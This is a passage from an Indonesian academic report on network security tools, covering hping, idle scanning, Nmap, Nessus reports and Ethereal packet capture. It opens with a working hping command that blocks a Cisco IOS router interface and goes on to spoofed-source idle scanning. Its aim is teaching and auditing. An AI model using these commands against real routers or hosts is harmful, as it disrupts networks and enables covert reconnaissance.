Berikut ini contoh yang menunjukkan kelemahan pada IOS router (IOS *exploit*). Hal ini dilakukan dengan mengirimkan paket IP dengan `ttl=0`, `ipproto = 53/55/77/103`, `count=76`, `data=26`. Berikut ini adalah perintah yang dapat menyebabkan interface router yang menjadi target tidak dapat menerima *inbound packet* (pada contoh ini router memiliki alamat IP 10.7.7.3 sedangkan terminal yang dipakai untuk “menyerang” router memiliki alamat IP 10.7.7.5):

```
[root@thomas sbin]# hping 10.7.7.3 --rawip --rand-source --ttl 0 --iproto 55 --count 76 -
-interval u250 --data 26
HPING 10.7.7.3 (eth0 10.7.7.3): raw IP mode set, 20 headers + 26 data bytes

--- 10.7.7.3 hping statistic ---
76 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
```

Arti argumen-argumen pada perintah di atas adalah:

- --rawip  
Argumen ini berarti paket yang dikirim menggunakan protokol rawip yang sudah dibahas pada bagian III.2.
- --rand-source  
Argumen ini berguna merupakan kependekan dari random source yang berguna agar router pada alamat IP 10.7.7.3 tidak mengetahui asal dari paket ini.
- --ttl 0  
Argumen ini berarti *time-to-live* dari paket ini adalah 0, *time-to-live* adalah “umur” dari paket yang dikirim.
- --iproto 55  
Argumen ini berarti paket rawip yang dikirim menggunakan protokol IP 55, protokol IP yang dapat digunakan untuk dapat melakukan “serangan” ini adalah 53, 77, 103.
- --count 76  
Argumen ini berarti paket yang dikirim berjumlah 76.
- --interval u250  
Argumen ini berarti selang waktu antara paket satu dengan paket berikutnya adalah 250 uS.

- --data 26

Argumen ini berarti dalam paket yang dikirim terdapat data sebesar 26 bytes yang berfungsi agar paket yang dikirim terlihat seolah-olah seperti data dari suatu program aplikasi.

Setelah paket tersebut dikirim, maka kita tidak dapat mengirimkan paket ke interface tersebut karena interface tersebut dalam keadaan *blocking*. Berikut ini adalah contoh yang menunjukkan bahwa interface yang dituju tidak dapat menerima paket yang ditunjukkan padanya:

```
[root@thomas sbin]# hping 10.7.7.3 --count 5
HPING 10.7.7.3 (eth0 10.7.7.3): NO FLAGS are set, 40 headers + 0 data bytes

--- 10.7.7.3 hping statistic ---
5 packets tramitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
```

Apabila kita melihat interface router yang diserang maka akan dapat dilihat hasil sebagai berikut:

```
Wg_ro_f#show interface ethernet0
Ethernet0 is up, line protocol is up
Hardware is AmdP2, address is 0050.500e.f1e0 (bia 0050.500e.f1e0)
Internet Address is 10.7.7.3 /24
MTU 1500 bytes, BW 10000 Kbit, DLY 1000 usec, rely 255/255, load 1/255
Encapsulation ARPA, loopback not set, keepalive (10 sec)
ARP type: ARPA, ARP timeout 04:00:00
Last input 00:00:4, output 00:00:07, output hang never
Last clearing of "show interface" counters 00:07:18
Input queue: 76/75/1091/0(size/max/drops/flushes);total output drops:0
```

Pada bagian *input queue* terlihat bahwa interface ethernet0 tersebut dalam keadaan *blocked*.

#### 4.1.3.3. Idle Scanning

*Idle Scanning* adalah salah satu cara dalam *scanning* port dengan menggunakan *spoofed packet*, dengan menggunakan cara ini maka target host tidak akan mengetahui alamat IP kita yang sebenarnya. Untuk dapat melakukan *Idle Scanning* dibutuhkan sebuah host yang sering disebut sebagai *silent host*, selain host yang men-*scan* dan host yang ingin di-*scan*.

Pertama-tama kita lihat IPID dari *silent host*, dengan menggunakan perintah (asumsi alamat dari *silent host* adalah 152.102.20.158)

```
[root@localhost hping2]#hping 152.102.20.158 -r
HPING 152.102.20.158 (eth0 152.102.20.158): no flags are set, 40 data bytes
60 bytes from 152.102.20.158: flags=RA seq=0 ttl=64 id=41660 win=0 time=1.2 ms
60 bytes from 152.102.20.158: flags=RA seq=1 ttl=64 id=+1 win=0 time=75 ms
60 bytes from 152.102.20.158: flags=RA seq=2 ttl=64 id=+1 win=0 time=91 ms
60 bytes from 152.102.20.158: flags=RA seq=3 ttl=64 id=+1 win=0 time=90 ms
60 bytes from 152.102.20.158: flags=RA seq=4 ttl=64 id=+1 win=0 time=91 ms
60 bytes from 152.102.20.158: flags=RA seq=5 ttl=64 id=+1 win=0 time=87 ms
```

Dapat dilihat bahwa IPID bertambah 1 secara teratur.

Setelah melihat IPID dari *silent host*, langkah selanjutnya adalah mengirimkan paket TCP dengan flag SYN ke port yang dituju pada host target dengan menggunakan IP dari *silent host*, apabila port yang dituju pada host target terbuka maka host target akan mengirimkan SYN|ACK ke *silent host*, dan *silent host* akan membalas paket kiriman ini dengan RST, maka IPID dari *silent host* akan bertambah menjadi +2.

```
60 bytes from 152.102.20.158: flags=RA seq=17 ttl=64 id=+1 win=0 time=96 ms
60 bytes from 152.102.20.158: flags=RA seq=18 ttl=64 id=+1 win=0 time=80 ms
60 bytes from 152.102.20.158: flags=RA seq=19 ttl=64 id=+2 win=0 time=83 ms
60 bytes from 152.102.20.158: flags=RA seq=20 ttl=64 id=+1 win=0 time=92 ms
```

Berarti port dari target host terbuka

Tetapi apabila port yang dituju pada target host tertutup maka *silent hosts* akan menerima RST paket dari target host, dan *silent host* tidak akan menjawab apa-apa.

```
60 bytes from 152.102.20.158: flags=RA seq=52 ttl=64 id=+1 win=0 time=85 ms
60 bytes from 152.102.20.158: flags=RA seq=53 ttl=64 id=+1 win=0 time=83 ms
60 bytes from 152.102.20.158: flags=RA seq=54 ttl=64 id=+1 win=0 time=93 ms
```

## 4.2.Nmap

Nmap (*Network Mapper*) adalah sebuah program *open source* yang berguna untuk mengeksplorasi jaringan. Nmap didesain untuk dapat melakukan *scan* jaringan yang besar, juga dapat digunakan untuk melakukan *scan* host tunggal. Nmap menggunakan paket IP untuk menentukan host-host yang aktif dalam suatu jaringan, port-port yang terbuka, sistem operasi yang dipunyai, tipe firewall yang dipakai, dll.

Keunggulan-keunggulan yang dimiliki oleh Nmap:

- *Powerful*  
Nmap dapat digunakan untuk men-*scan* jaringan yang besar
- *Portable*  
Nmap dapat berjalan di berbagai macam sistem operasi seperti Linux, Windows, FreeBSD, OpenBSD, Solaris, dll
- Mudah untuk digunakan
- *Free*
- Mempunyai dokumentasi yang baik

### 4.2.1. Instalasi Nmap

Program Nmap dapat diperoleh secara gratis dengan cara mendownloadnya pada situs [www.Nmap.org](http://www.Nmap.org)

Nama file yang didapatkan adalah Nmap-3.30.tar.gz. File dalam bentuk ini tidak dapat langsung diinstall, untuk dapat menginstallnya file ini harus

*didecompressed* terlebih dahulu. Perintah yang digunakan untuk *mendecompressed* file tersebut adalah *gunzip*, jadi untuk *mendecompressed* file Nmap-3.30.tar.gz digunakan perintah seperti berikut:

```
[root@localhost root]#gunzip Nmap-3.30.tar.gz
```

Setelah perintah tersebut diberikan maka file Nmap-3.30.tar.gz akan berubah menjadi Nmap-3.30.tar, bentuk file ini juga masih belum dapat digunakan, untuk dapat menggunakannya harus diketikkan perintah seperti berikut:

```
[root@localhost root]#tar xvf Nmap-
```

Setelah perintah tersebut diketikkan maka semua file (biasanya dibuat dalam satu folder, dalam hal ini folder Nmap-3.30) sudah dapat diakses, untuk menginstall program Nmap, harus diketikkan perintah berikut pada folder Nmap-3.30:

```
[root@localhost Nmap-3.30]#. /configure  
[root@localhost Nmap-3.30]#make  
[root@localhost Nmap-3.30]#make install
```

Apabila tidak bermasalah maka program Nmap sudah dapat dijalankan.

#### **4.2.2. Hal-hal yang Dapat Dilakukan dengan Menggunakan Nmap**

Fungsi utama dari Nmap adalah sebagai *port scanning*, menurut definisinya *scanning* adalah kegiatan probe dalam jumlah yang besar dengan menggunakan tool secara otomatis, dalam hal ini adalah Nmap.

Sebuah scanner sebenarnya adalah scanner untuk port TCP/IP, yaitu sebuah program yang menyerang port TCP/IP dan servis-servisnya (telnet, ftp, http, dan lain-

lain) dan mencatat respon dari komputer target. Dengan cara ini, user program scanner dapat memperoleh informasi yang berharga dari host yang menjadi target.

Teknik-teknik yang dapat digunakan untuk men-*scan* port dari host yang dituju ada berbagai macam cara, yaitu:

- *TCP connect() scanning (-sT)*

Adalah teknik yang paling dasar dalam *TCP scanning*, dengan menggunakan teknik ini, *scanning* dilakukan setelah *3-way handshaking* terjadi, *3-way handshaking* terjadi setelah melewati proses-proses seperti berikut:

- Paket SYN dikirimkan dari terminal yang ingin melakukan *scanning* ke terminal tujuan.
- Paket SYN|ACK dikirimkan oleh terminal tujuan sebagai balasan dari paket SYN yang diterimanya.
- Paket ACK dikirimkan oleh terminal yang ingin melakukan *scanning* sebagai balasan dari paket SYN|ACK yang diterimanya.

Keunggulan dari teknik adalah kecepatannya, teknik ini adalah teknik yang tercepat untuk men-*scan* port pada Nmap.

Berikut adalah contoh dari *TCP connect () scanning* :

```
[root@thomas nmap-3.30]# nmap 152.102.20.184 -sT
Starting nmap 3.30
Interesting ports on 152.102.20.184:
(The 1632 ports scanned but not shown below are in state: closed)
Port      State      Service
23/tcp    open       telnet
25/tcp    open       smtp
80/tcp    open       http
135/tcp   open       loc-srv
139/tcp   open       netbios-ssn
443/tcp   open       https
445/tcp   open       microsoft-ds
```

1025/tcp	open	NFS-or-IIS
1026/tcp	open	LSA-or-nterm
1032/tcp	open	iad3
1723/tcp	open	pptp
3372/tcp	open	msdtc

- *TCP SYN scanning (-sS)*

Teknik ini sering disebut sebagai *half open scanning*, karena dengan teknik ini tidak dibuka koneksi TCP secara utuh. Paket yang dikirimkan adalah paket TCP dengan flag SYN diset, apabila port pada target host aktif maka paket dengan flag SYN|ACK akan dikirimkan dari port target host. Setelah paket dengan flag SYN|ACK diterima, maka paket dengan flag RST akan dikirim untuk memutuskan koneksi. Keuntungan utama dari teknik ini adalah sedikitnya host yang mencatat aktivitas dari teknik *scan* seperti ini.

Berikut adalah contoh dari *TCP SYN scanning* :

```
[root@thomas nmap-3.30]# nmap 152.102.20.184 -sS
Interesting ports on 152.102.20.184:
(The 1632 ports scanned but not shown below are in state: closed)
Port      State      Service
23/tcp    open      telnet
25/tcp    open      smtp
80/tcp    open      http
135/tcp   open      loc-srv
139/tcp   open      netbios-ssn
443/tcp   open      https
445/tcp   open      microsoft-ds
1025/tcp  open      NFS-or-IIS
1026/tcp  open      LSA-or-nterm
1032/tcp  open      iad3

Nmap run completed -- 1 IP address (1 host up) scanned in 5.714 seconds
```

- *TCP FIN scanning (-sF)*

Adalah sebuah teknik untuk menscan port pada target host dengan mengirimkan paket TCP dengan flag FIN diset, apabila port yang dituju terbuka maka paket ini akan dibiarkan saja, sedangkan apabila port yang dituju tertutup maka port ini akan membalas paket RST.

Berikut adalah contoh dari TCP *SYN scanning* :

```
[root@localhost Nmap-3.30]#Nmap 10.7.7.3 -sF
Starting nmap 3.30
Interesting ports on 152.102.20.184:
(The 1632 ports scanned but not shown below are in state: closed)
Port      State    Service
23/tcp    open    telnet
25/tcp    open    smtp
80/tcp    open    http
135/tcp   open    loc-srv
139/tcp   open    netbios-ssn
443/tcp   open    https
445/tcp   open    microsoft-ds
1025/tcp  open    NFS-or-IIS
1026/tcp  open    LSA-or-nterm
1032/tcp  open    iad3
1723/tcp  open    pptp
3372/tcp  open    msdtc

Nmap run completed -- 1 IP address (1 host up) scanned in 5.714 seconds
```

Nmap juga dapat digunakan untuk mengetahui sistem operasi yang dipakai oleh target host dengan menggunakan perintah:

```
[root@thomas nmap-3.30]# nmap 152.102.20.184 -0
Interesting ports on 152.102.20.184:
(The 1632 ports scanned but not shown below are in state: closed)
Port      State  Service
23/tcp    open  telnet
25/tcp    open  smtp
80/tcp    open  http
135/tcp   open  loc-srv
139/tcp   open  netbios-ssn
443/tcp   open  https
445/tcp   open  microsoft-ds
1025/tcp  open  NFS-or-IIS
1026/tcp  open  LSA-or-nterm
1032/tcp  open  iad3
1723/tcp  open  pptp
3372/tcp  open  msdtc

Device type: general purpose
Running: Microsoft Windows 95/98/ME|NT/2K/XP
OS details: Microsoft Windows Millennium Edition (Me), Win 2000
professional or Advanced Server, or WinXP
```

Nmap juga dapat digunakan untuk melakukan *scan* lebih dari satu host secara bersamaan, berikut ini adalah contohnya:

```
[root@thomas nmap-3.30]# nmap 152.102.20.157-158 -v -v -0
Host 152.102.20.157 appears to be up ... good.
Initiating SYN Stealth Scan against 152.102.20.157 at 08:35
Adding open port 135/tcp
Adding open port 445/tcp
Adding open port 80/tcp
Adding open port 139/tcp
Adding open port 1029/tcp
Adding open port 1026/tcp
Adding open port 21/tcp
Adding open port 3372/tcp
Adding open port 443/tcp
Adding open port 1025/tcp
```

```
The SYN Stealth Scan took 0 seconds to scan 1644 ports.
For OSScan assuming that port 21 is open and port 1 is closed and neither are
firewalled
Interesting ports on 152.102.20.157:
(The 1634 ports scanned but not shown below are in state: closed)
Port      State    Service
21/tcp    open     ftp
80/tcp    open     http
135/tcp   open     loc-srv
139/tcp   open     netbios-ssn
443/tcp   open     https
445/tcp   open     microsoft-ds
1025/tcp  open     NFS-or-IIS
1026/tcp  open     LSA-or-nterm
1029/tcp  open     ms-lsa
3372/tcp  open     msdtc

Device type: general purpose
Running: Microsoft Windows 95/98/ME|NT/2K/XP
OS details: Microsoft Windows Millennium Edition (Me), Win 2000 professional or
Advanced Server, or WinXP
OS Fingerprint:
(None)
TCP Sequence Prediction: Class=random positive increments
                        Difficulty=14018 (Worthy challenge)
TCP ISN Seq. Numbers: 971BEF00 971D151E 971E5401 971F505D 97207012 97220E7C
IPID Sequence Generation: Incremental
Host 152.102.20.158 appears to be up ... good.
Initiating SYN Stealth Scan against 152.102.20.158 at 08:35
Adding open port 135/tcp
Adding open port 445/tcp
Adding open port 80/tcp
Adding open port 139/tcp
Adding open port 1029/tcp
Adding open port 25/tcp
Adding open port 119/tcp
Adding open port 1026/tcp
Adding open port 21/tcp
Adding open port 3372/tcp
```

```
Adding open port 443/tcp
Adding open port 1025/tcp
Adding open port 563/tcp
The SYN Stealth Scan took 0 seconds to scan 1644 ports.
For OSScan assuming that port 21 is open and port 1 is closed and neither are
firewalled
Interesting ports on 152.102.20.158:
(The 1631 ports scanned but not shown below are in state: closed)
Port      State    Service
21/tcp    open     ftp
25/tcp    open     smtp
80/tcp    open     http
119/tcp   open     nntp
135/tcp   open     loc-srv
139/tcp   open     netbios-ssn
443/tcp   open     https
445/tcp   open     microsoft-ds
563/tcp   open     snews
1025/tcp  open     NFS-or-IIS
1026/tcp  open     LSA-or-nterm
1029/tcp  open     ms-lsa
3372/tcp  open     msdtc
Device type: general purpose
Running: Microsoft Windows 95/98/ME|NT/2K/XP
OS details: Microsoft Windows Millennium Edition (Me), Win 2000 professional or
Advanced Server, or WinXP
OS Fingerprint:
(None)
TCP Sequence Prediction: Class=random positive increments
                        Difficulty=15858 (Worthy challenge)
TCP ISN Seq. Numbers: D40BCE8B D40CC35F D40DAE22 D40EF206 D40FF391 D41182B7
IPID Sequence Generation: Incremental

Nmap run completed -- 2 IP addresses (2 hosts up) scanned in 12.992 seconds
```

### 4.3.Nessus

Nessus adalah sebuah program yang berfungsi sebagai *security scanner* yang akan mengaudit jaringan yang dituju lalu menentukan kelemahan-kelemahan dari jaringan yang dituju.

Berikut ini adalah fitur-fitur yang dimiliki oleh Nessus:

- *Plug-in architecture*

Setiap *security test* ditulis sebagai *external plugin*. Dengan fitur seperti ini, kita dapat dengan mudah menambah tes yang kita inginkan tanpa harus membaca kode dari *nessusd engine*.

- *NASL (Nessus Attack Scripting Language)*

NASL adalah sebuah bahasa yang didesain untuk menulis program *security test* dengan mudah dan cepat. Selain dengan NASL, bahasa C juga dapat digunakan untuk menulis program *security test*.

- *Up-to-date security vulnerability database.*

- *Client-server architecture*

Nessus *security scanner* terdiri dari dua bagian yaitu: sebuah server yang berfungsi sebagai pelaku serangan, dan sebuah client yang berfungsi sebagai *frontend*. Client dan server dapat berjalan pada sistem yang berbeda. Arti dari fitur ini adalah bahwa keseluruhan jaringan dapat diaudit melalui sebuah PC, dengan server yang melakukan serangan ke jaringan yang dituju.

- Dapat mengetes jumlah host yang banyak dalam waktu yang sama.

- *Smart service recognition.*

Nessus tidak mempercayai host yang dituju menggunakan port standar yang ditentukan oleh IANA. Ini berarti Nessus dapat mengenali sebuah *Web server* yang berjalan pada port yang bukan merupakan port standar (contohnya pada port 8080), atau sebuah FTP server yang berjalan pada port 31337.

- *Multiple Services*

Apabila ada dua buah *Web server* pada host yang dituju maka Nessus akan mengetes kedua *Web server* tersebut.

- *Complete reports.*

Nessus tidak hanya memberi tahu kelemahan dari jaringan yang dituju tetapi juga memberikan cara yang dapat digunakan untuk mencegah *the bad guy* untuk mengeksploitasi kelemahan dari jaringan dan juga memberikan level resiko dari setiap masalah yang ditemukan.

- *Exportable reports.*

Unix client dapat mengeksport laporan sebagai Ascii text, HTML, LaTeX, dll.

#### **4.3.1. Instalasi Nessus**

Program Nessus dapat didownload pada situs [www.nessus.org](http://www.nessus.org). Untuk menginstal Nessus pada Linux, dibutuhkan file-file seperti berikut:

- `nessus-libraries-2.0.tar.gz`
- `libnasl-2.0.tar.gz`
- `nessus-core.2.0.tar.gz`
- `nessus-plugins.2.0.tar.gz`

Langkah-langkah yang dibutuhkan untuk menginstal file-file di atas adalah sama, sebagai contoh akan diberikan cara untuk menginstal `nessus-libraries`:

```
[root@localhost Nessus-libraries-2.0]#. /configure
[root@localhost Nessus-libraries-2.0]#make
[root@localhost Nessus-libraries-2.0]#make install
```

Untuk menginstall `libnasl`, `nessus-core`, `nessus-plugins` dilakukan dengan langkah-langkah yang sama dengan langkah-langkah untuk menginstal `nessus-libraries`.

Setelah Nessus berhasil diinstal, maka akan muncul tulisan seperti berikut:

```

Congratulations ! Nessus is now installed on this host

. Create a nessusd certificate using /usr/local/sbin/nessus-mkcert
. Add a nessusd user use /usr/local/sbin/nessus-adduser
. Start the Nessus daemon (nessusd) use /usr/local/sbin/nessusd -D
. Start the Nessus client (nessus) use /usr/local/bin/nessus
. To uninstall Nessus, use /usr/local/sbin/uninstall-nessus

. Remember to invoke 'nessus-update-plugins' periodically to update
your
    list of plugins

. A step by step demo of Nessus is available at :
http://www.nessus.org/demo/

```

### 4.3.2. Hasil Scan Dengan Menggunakan Nessus

Nessus adalah sebuah program yang berfungsi sebagai *security scanner*, pada bagian ini akan diperlihatkan hasil scan dari Nessus.

Berikut ini adalah hasil scan dari host 152.102.20.5, dapat dilihat pada host ini tidak terdapat *vulnerability*.

Nessus Scan Report	
This report gives details on hosts that were tested and issues that were found. Please follow the recommended steps and procedures to eradicate these threats.	

Scan Details	
Hosts which where alive and responding during test	1
Number of security holes found	0
Number of security warnings found	0

Host List	
Host(s)	Possible Issue
<a href="http://152.102.20.5">152.102.20.5</a>	No noticeable information found

[\[ return to top \]](#)

Analysis of Host		
Address of Host	Port/Service	Issue regarding Port
152.102.20.5	telnet (23/tcp)	No Information
152.102.20.5	h323hostcall (1720/tcp)	No Information

Security Issues and Fixes: 152.102.20.5		
Type	Port	Issue and Fix

*This file was generated by [Nessus](#), the open-sourced security scanner.*

Berikut ini akan diperlihatkan sebuah contoh dari host, yaitu host dengan IP 152.102.20.184, yang memiliki *vulnerability* pada port 80:

Security Issues and Fixes: 152.102.20.184		
Type	Port	Issue and Fix

**Vulnerability** http (80/tcp)

The remote host has FrontPage Server Extensions (FPSE) installed.

There is a denial of service / buffer overflow condition in the program 'shtml.exe' which comes with it. However, no public detail has been given regarding this issue yet, so it's not possible to remotely determine if you are vulnerable to this flaw or not.

If you are, an attacker may use it to crash your web server (FPSE 2000) or execute arbitrary code (FPSE 2002). Please see the Microsoft Security Bulletin MS02-053 to determine if you are vulnerable or not.

\*\*\* Nessus did not actually check for this flaw, so this  
\*\*\* might be a false positive

Solution : See <http://www.microsoft.com/technet/security/bulletin/ms02-053.asp>  
Risk factor : High  
CVE : [CAN-2002-0692](#)  
BID : [5804](#)  
Nessus ID : [11311](#)

**Vulnerability** http (80/tcp) The remote frontpage server may leak information on the anonymous user  
By knowing the name of the anonymous user, more sophisticated attacks may be launched  
Check the following data for any potential leaks:

```

method=open service:3.0.2.1105
<p>status=
<ul>
<li>status=917505
<li>osstatus=0
<li>msg=The user 'IUSR_TP1' is not authorized to execute the 'open service' method.
<li>osmsg=
</ul>
</body>
</html>
1

```

CVE : [CAN-2000-0114](#)  
Nessus ID : [10077](#)

**Vulnerability** http (80/tcp)

The IIS server appears to have the .HTR ISAPI filter mapped.

At least one remote vulnerability has been discovered for the .HTR filter. This is detailed in Microsoft Advisory MS02-018, and gives remote SYSTEM level access to the web server.

It is recommended that even if you have patched this vulnerability that you unmap the .HTR extension, and any other unused ISAPI extensions if they are not required for the operation of your site.

Solution :

To unmap the .HTR extension:

- 1.Open Internet Services Manager.
- 2.Right-click the Web server choose Properties from the context menu.
- 3.Master Properties
- 4.Select WWW Service -> Edit -> HomeDirectory -> Configuration and remove the reference to .htr from the list.

Risk factor : High  
CVE : [CVE-2002-0071](#)  
 BID : [4474](#)  
 Nessus ID : [10932](#)

**Vulnerability** http (80/tcp)

The remote WebDAV server may be vulnerable to a buffer overflow when it receives a too long request.

An attacker may use this flaw to execute arbitrary code within the LocalSystem security context.

\*\*\* As safe checks are enabled, Nessus did not actually test for this  
 \*\*\* flaw, so this might be a false positive

Solution : See <http://www.microsoft.com/technet/security/bulletin/ms03-007.asp>  
 Risk Factor : High  
 CVE : [CAN-2004-0109](#)  
 BID : [7116](#)  
 Nessus ID : [11412](#)

**Vulnerability** http (80/tcp)

The IIS server appears to have the .SHTML ISAPI filter mapped.

At least one remote vulnerability has been discovered for the .SHTML filter. This is detailed in Microsoft Advisory MS02-018 and results in a denial of service access to the web server.

It is recommended that even if you have patched this vulnerability that you unmap the .SHTML extension, and any other unused ISAPI extensions if they are not required for the operation of your site.

An attacker may use this flaw to prevent the remote service from working properly.

\*\*\* Nessus reports this vulnerability using only  
\*\*\* information that was gathered. Use caution  
\*\*\* when testing without safe checks enabled

Solution: See

<http://www.microsoft.com/technet/security/bulletin/ms02-018.asp>  
and/or unmap the shtml/shtm isapi filters.

To unmap the .shtml extension:

1. Open Internet Services Manager.
2. Right-click the Web server choose Properties from the context menu.
3. Master Properties
4. Select WWW Service -> Edit -> HomeDirectory -> Configuration and remove the reference to .shtml/shtm and sht from the list.

Risk factor : Medium

CVE : [CAN-1999-1376](#), [CVE-2000-0226](#), [CVE-2002-0072](#)

BID : [4479](#)

Nessus ID : [10937](#)

(Tampilan di atas ini hanya sebagian dari keseluruhan hasil report Nessus pada host 152.102.20.184, hasil lengkapnya dapat dilihat pada bagian lampiran)

Penjelasan dari hasil *report* mengenai *vulnerability* di atas akan diuraikan di bawah ini:

- a. Host dengan IP 152.102.20.184 memiliki *Front Page Server Extension (FPS)* yang terinstal di dalamnya, yang dapat menyebabkan *denial of service (DOS)/buffer overflow* di dalam program *shtml.exe*
- b. *Frontpage server* pada host dengan IP 152.102.20.184 sangat mungkin untuk membocorkan informasi pada *anonymous user*, yang dapat menyebabkan serangan yang membahayakan host.
- c. *IIS server* pada host dengan IP 152.102.20.184 mempunyai *.HTR ISAPI filter mapped*. Sedikitnya ada sebuah *vulnerability* yang disebabkan oleh *.HTR filter*. Hal ini dapat diatasi dengan cara melakukan *unmap* pada *extension* pada *.HTR Server* ini juga mungkin mempunyai *.SHTML ISAPI filter mapped*. Sama

- seperti .HTR, sedikitnya ada sebuah *vulnerability* yang disebabkan oleh .SHTML *filter*.
- d. WebDAV *server* mungkin mempunyai *vulnerability* ketika menerima *request* yang terlalu panjang.

#### **4.4.Ethereal**


Ethereal adalah sebuah *network protocol analyzer* yang dapat didapatkan secara gratis. Ethereal dapat berjalan pada sistem operasi Linux dan Window. Ethereal memberikan ringkasan dan informasi yang mendetail mengenai paket yang “ditangkap”.

Berikut ini adalah fitur-fitur yang dimiliki oleh Ethereal-0.9.14:

- Data dapat langsung ditangkap dari koneksi jaringan secara langsung.
- Ethereal dapat membaca file-file yang ditangkap oleh *tcpdump*, *NAI's Sniffer*, *Sniffer Pro*, *Sunsnoop*, *atmsnoop*, dll.
- Data langsung dapat dibaca dari Ethernet, FDDI , PPP, Token Ring, IEEE 802.11, *classical IP over ATM*, dan *loopback interface*.
- Data yang ditangkap dapat dilihat secara grafis.
- 393 protocol dapat dikenali oleh Ethereal.
- Output dapat disimpan atau diprint sebagai *plain text* atau sebagai *PostScript*.


##### **4.4.1. Hasil Capture dari Ethereal**

Seperti yang telah disebutkan di atas bahwa ethereal berfungsi untuk menangkap paket data langsung dari jaringan, dan juga memberikan informasi mengenai paket data yang ditangkap. Berikut ini akan diperlihatkan hasil *capture* dari ethereal.



Pada tampilan di atas dapat dilihat bahwa dengan menggunakan ethereal dapat diketahui password yang dalam contoh ini untuk mendapatkan akses mengadakan FTP session dengan 152.102.20.157.

Dari contoh di bawah ini dapat dilihat bahwa host 152.102.20.189 sedang melakukan scanning terhadap host 152.102.20.158.



Dari hasil-hasil *capture* di atas dapat terlihat bahwa output dari ethereal terbagi atas tiga bagian, yaitu:

- Bagian pertama menampilkan keseluruhan paket data yang ditangkap oleh ethereal, bagian ini memberikan informasi mengenai waktu ditangkapnya paket data oleh ethereal setelah program ethereal dijalankan, asal paket data berasal, tujuan dari paket data, protokol yang dipergunakan, dan memberikan informasi paket data yang ditanglap secara umum.
- Bagian kedua menampilkan informasi dari paket data secara lebih mendetail.
- Bagian ketiga menampilkan nilai heksa dari paket data yang ditangkap.

## BAB V

# KESIMPULAN DAN SARAN

### **5.1. Kesimpulan**

Berdasarkan uraian di atas dapat diambil kesimpulan sebagai berikut :

- a. Jaringan komputer internet yang sifatnya publik dan global pada dasarnya kurang aman.
- b. Untuk meningkatkan keamanan jaringan internet dapat menggunakan beberapa metode, contohnya metode autentikasi, penggunaan metode enkripsi-dekripsi, dan menggunakan Firewall.
- c. Kelemahan suatu sistem jaringan dapat dilihat dengan menggunakan tool-tool seperti scanner, TCP/IP assembler, Network Protocol Analyzer, dan lain-lain.
- d. Selain teknologi yang berguna untuk menjaga keamanan jaringan internet, faktor orang, dalam hal ini pengguna jaringan internet, harus juga mempunyai etika berinternet yang baik.

### **5.2. Saran**

Diharapkan di masa mendatang dapat ditemukan teknologi yang lebih baik untuk menjaga keamanan jaringan. Diharapkan juga pengguna-pengguna internet memiliki itikad yang baik dalam menggunakan jaringan internet.

## DAFTAR PUSTAKA

Cisco Systems. 2002. Interconnecting Cisco Network Devices v.2.0.

Cisco Systems. 2002. Managing Cisco Network Security v.1.0.

Schneier, Bruce. 1996. Applied Cryptography. John Willey Sons, Inc.

Washburn, K. 1993. TCP/IP . Addison-Wesley.

W. Purbo, Onno. 2002. TCP/IP. Jakarta : PT. Gramedia.

Wiharjito, Tony. 2002. Keamanan Jaringan Internet. Jakarta : PT. Gramedia.

Wijaya, Hendra. 2002. Cisco Router. Jakarta : PT. Gramedia.

<http://www.hping.org>

<http://www.insecure.com>

<http://www.nessus.org>

<http://www.cisco.com>

# LAMPIRAN

## NESSUS REPORT

### Nessus Scan Report

